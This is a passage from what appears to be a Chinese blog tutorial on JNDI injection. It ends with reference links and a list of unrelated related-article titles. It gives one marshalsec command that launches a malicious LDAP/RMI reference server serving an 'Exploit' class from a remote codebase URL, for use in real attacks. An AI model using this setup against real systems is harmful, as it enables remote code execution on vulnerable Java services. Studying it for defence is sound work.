- 60
- 61
- 62
- 63
- 64
- 65
- 66
- 67
- 68
- 69
- 70
- 71
- 72
- 73
- 74
- 75
- 76
- 77
- 78
- 79
- 80
- 81
- 82
- 83
- 84
- 85
- 86
- 87
利用工具:
实战中可以使用marshalsec方便的启动一个LDAP/RMI Ref Server:
java -cp target/marshalsec-0.0.1-SNAPSHOT-all.jar marshalsec.jndi.(LDAP|RMI)RefServer <codebase>#[ Example: java -cp target/marshalsec-0.0.1-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer http://8.8.8.8:8090/#Exploit 808] - 1
- 2
- 3
- 4
- 5
参考
https://docs.oracle.com/javase/tutorial/jndi/
https://javasec.org/javase/JNDI/
http://rickgray.me/2016/08/19/jndi-injection-from-theory-to-apply-blackhat-review/
https://kingx.me/Restrictions-and-Bypass-of-JNDI-Manipulations-RCE.html
-
相关阅读:
初步搭建一个自己的对象存储服务---Minio
原生JS中的Ajax
Spring Boot如何自定义自己的Starter组件?
[JAVAee]spring-Bean对象的执行流程与生命周期
取得高等学校教师资格证应当具备什么学历要求
全局异常处理及参数校验-SpringBoot 2.7.2 实战基础 (建议收藏)
量化金融-分类数据的检验
<引用>《C++初阶》
项目管理软件dhtmlxGantt配置教程(九):输入值验证方法
微前端原理解析
- 原文地址:https://blog.csdn.net/weixin_43610673/article/details/125903938
